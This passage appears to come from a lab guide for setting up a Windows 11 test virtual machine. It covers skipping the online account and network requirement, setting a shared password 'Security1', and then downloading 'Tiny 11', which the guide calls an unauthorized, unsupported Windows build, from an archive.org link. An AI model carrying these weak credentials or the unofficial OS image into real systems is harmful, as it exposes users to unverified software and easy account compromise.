


Figure 15 – Select installation location

3.9. Select “install”




Figure 16 – Select install

3.10. Select the country and press “Yes”




Figure 17 – Select country

3.11. Select keyboard




Figure 18 – Select keyboard

and press "Yes"

3.12. Skip the "add a second keyboard layout"

4. When you get to the "Let's set things up for our work or school," you need to modify Windows 11

4.1. Navigate to the soft keyboard from the VM top menu bar




Figure 21 – Shift + F10

4.2. Press the Shift button and the F10 button

4.3. Once the black CLI screen opens, you can close the soft keyboard

4.3.1. Disable Windows 11 internet requirement by typing

```
OOBE\BYPASSNRO
```

The VM will reboot and return you back to the screen


4.3.2. Use the soft keyboard to press Shift-F10 again

4.3.3. Type

```
ipconfig/release
```

4.3.4. Close the CLI and continue clicking through the screens

4.3.5. When you get to “Let’s connect you to a network,” select “I don’t have internet”



4.3.6. At the “Who’s going to use this device?” enter “Student” and press “Next”




Figure 23 – Who is going to use this device

4.3.7. Enter a password (we use **Security1**) and press "Next"




Figure 24 – Enter a password

4.3.8. Confirm the password

4.3.9. For the security questions, we answer “student” for each of the three questions – this is a test VM, not a production VM, and shouldn’t be used as such

4.3.10. Turn off all the privacy settings and press “Accept”




Figure 25 – privacy settings

5. Now wait while Windows finishes setting up.

Phase II – Install Tiny 11

Tiny 11 is an unauthorized version of Windows 11 and is not supported by Microsoft. It has been stripped down to work with fewer resources than the full version of Windows.

1. Download https://archive.org/details/tiny-11-24h2 (scroll down to the download options)
    1.1. Select the download




Figure 26 – Download Tiny 11 24H2

1.2. Select the education version




Figure 27 – Download Tiny 11 Education

